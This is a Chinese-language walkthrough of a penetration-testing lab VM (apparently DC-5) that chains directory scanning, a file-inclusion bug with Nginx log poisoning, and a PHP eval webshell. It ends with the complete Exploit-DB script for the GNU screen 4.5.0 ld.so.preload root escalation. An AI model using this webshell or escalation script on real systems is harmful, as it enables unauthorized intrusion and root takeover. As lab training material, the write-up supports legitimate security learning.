本文最后更新于 2026-02-25T23:38:50+08:00
环境搭建
过程和DC-1的环境搭建一样:https://yschen20.github.io/2026/02/19/DC-1/#%E7%8E%AF%E5%A2%83%E6%90%AD%E5%BB%BA
渗透测试
先 nmap 扫靶机 IP
也是通过 VMware 判断的


然后扫靶机的端口信息
1
| nmap -A -p- 192.168.1.15
|
三端口
先看 80 的 Web 服务


最后一个 Contact 页面有些特殊,其他的都是文字
用 dirsearch 扫一下目录
1
| dirsearch -u http://192.168.1.15
|

都访问看看,第一个contact.php就是刚才的那个 Contact 页面,然后是faq.php是纯文字的页面,然后是footer.php

会发现每个页面中最底部都含有这个

然后images目录是403不能访问,最后是thankyou.php,这里发现年份不是2019,而是2020

刷新一下发现又更新为2018,就是在2017、2018、2019、2020之间来回变化

而且footer.php也是会变换的,但是其他的页面是2019不变的

所以只有thankyou.php文件包含了footer.php文件,既然是包含,可能会有包含的参数,猜参数是file或者filename之类的
验证thankyou.php确实存在文件包含


尝试一些伪协议无果,最后是日志文件包含可以,中间件是 Nginx 的,日志路径:
1
| /var/log/nginx/access.log
|
在 User-Agent 中写入PHP代码测试
然后访问:
1
| http://192.168.1.15/thankyou.php?file=/var/log/nginx/access.log
|
成功了

然后把PHP代码改成一句话木马写入
1
| <?php eval($_POST['shell']);?>
|
用蚁剑连接,连接成功
先看看有没有 SUID 提权
1
| find / -perm -u=s -type f 2>/dev/null
|


AI看一下,/bin/screen-4.5.0存在本地权限提升漏洞(CVE-2017-5618)
用 searchsploit 找一下
1
| searchsploit screen 4.5.0
|

文件路径:
1
2
| /usr/share/exploitdb/exploits/linux/local/41154.sh
/usr/share/exploitdb/exploits/linux/local/41152.txt
|
直接在靶机上创建脚本,将/usr/share/exploitdb/exploits/linux/local/41154.sh中的内容复制过去
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
| #!/bin/bash
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
chown("/tmp/rootshell", 0, 0);
chmod("/tmp/rootshell", 04755);
unlink("/etc/ld.so.preload");
printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
setuid(0);
setgid(0);
seteuid(0);
setegid(0);
execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000
screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so"
echo "[+] Triggering..."
screen -ls
/tmp/rootshell
|
